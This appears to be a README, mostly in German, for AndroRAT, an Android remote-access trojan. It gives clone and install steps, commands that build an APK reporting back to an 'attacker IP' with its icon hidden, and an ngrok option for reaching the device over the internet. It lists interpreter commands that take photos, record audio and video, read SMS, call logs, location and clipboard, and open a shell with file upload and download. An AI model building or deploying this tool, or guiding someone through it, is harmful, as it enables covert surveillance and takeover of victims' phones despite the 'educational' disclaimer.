

Ein einfaches Android-Fernverwaltungstool, das Sockets verwendet. Es nutzt Java auf der Client-Seite und Python auf der Server-Seite.
Haftungsausschluss: Diese Software ist ausschließlich für Bildungszwecke gedacht. Ich bin nicht verantwortlich für jegliche böswillige Verwendung der App.


AndroRAT ist ein Tool, das entwickelt wurde, um die Kontrolle über das Android-System aus der Ferne zu ermöglichen und Informationen daraus abzurufen. Androrat ist eine Client/Server-Anwendung, die in Java Android für die Client-Seite entwickelt wurde, während der Server in Python geschrieben ist.
AndroRAT funktioniert auch auf Android 10 (Q), aber einige der Interpreter-Befehle werden instabil sein.
AndroRAT benötigt Python3 und JAVA (oder Android Studio)
git clone https://github.com/karma9874/AndroRAT.git
cd AndroRAT
pip install -r requirements.txt
Beim Klonen des Repositorys mit Git Bash unter Windows kann der folgende Fehler auftreten:
error: unable to create file <filename>: Filename too long
Dies liegt daran, dass Git eine Grenze von 4096 Zeichen für einen Dateinamen hat, außer unter Windows, wenn Git mit msys kompiliert wird. Es verwendet eine ältere Version der Windows-API, und es gibt eine Grenze von 260 Zeichen für einen Dateinamen.
Sie können dies umgehen, indem Sie core.longpaths auf true setzen.
git config --system core.longpaths true
Sie müssen Git Bash mit Administratorrechten ausführen.
*#*#1337#*#* (Derzeit gibt es nur zwei Optionen: Restart Activity und Uninstall)Hinweis: Um diese Funktion auf einigen Geräten zu nutzen, müssen Sie die Option
display pop-up windows running in backgroundin den Einstellungen aktivieren.
--build - zum Erstellen der Android-APK--ngrok - zur Verwendung des ngrok-Tunnels (über das Internet)--shell - zum Erhalten einer interaktiven Shell des Gerätsbuild-ModusUsage:
python3 androRAT.py --build --ngrok [flags]
Flags:
-p, --port Attacker port number (optional by default its set to 8000)
-o, --output Name for the apk file (optional by default its set to "karma.apk")
-icon, --icon Visible icon after installing apk (by default set to hidden)
Usage:

  python3 androRAT.py --build [flags]
  Flags:
    -i, --ip                Attacker IP address (required)
    -p, --port              Attacker port number (required)
    -o, --output            Name for the apk file (optional)
    -icon, --icon           Visible icon after installing apk (by default set to hidden)
Oder du kannst die apk manuell erstellen, indem du den Ordner Android Code in Android Studio importierst und die IP-Adresse und Portnummer in der Datei config.java änderst und dann die signierte apk über Android Studio -> Build -> Generate Signed APK(s) generierst
shell-ModusUsage:
python3 androRAT.py --shell [flags]
Flags:
-i, --ip Listner IP address
-p, --port Listner port number

Nach dem Ausführen des shell-Modus erhalten Sie einen Interpreter des Geräts
Befehle, die im Interpreter ausgeführt werden können
    deviceInfo                 --> returns basic info of the device
    camList                    --> returns cameraID
    takepic [cameraID]         --> Takes picture from camera
    startVideo [cameraID]      --> starts recording the video
    stopVideo                  --> stop recording the video and return the video file
    startAudio                 --> starts recording the audio
    stopAudio                  --> stop recording the audio
    getSMS [inbox|sent]        --> returns inbox sms or sent sms in a file
    getCallLogs                --> returns call logs in a file
    shell                      --> starts a sh shell of the device
    vibrate [number_of_times]  --> vibrate the device number of time
    getLocation                --> return the current location of the device
    getIP                      --> returns the ip of the device
    getSimDetails              --> returns the details of all sim of the device
    clear                      --> clears the screen
    getClipData                --> return the current saved text from the clipboard
    getMACAddress              --> returns the mac address of the device
    exit                       --> exit the interpreter
In der sh-Shell gibt es einige Unterbefehle
    get [full_file_path]        --> donwloads the file to the local machine (file size upto 15mb)
    put [filename]              --> uploads the file to the android device
Um die APK mit ngrok zu erstellen, wodurch auch der Listener gesetzt wird:
python3 androRAT.py --build --ngrok -o evil.apk
To build the apk using desired ip and port:
python3 androRAT.py --build -i 192.169.x.x -p 8000 -o evil.apk
Um den Interpreter zu erhalten:
python3 androRAT.py --shell -i 0.0.0.0 -p 8000

AndroRAT is licensed under MIT license take a look at the LICENSE for more information.


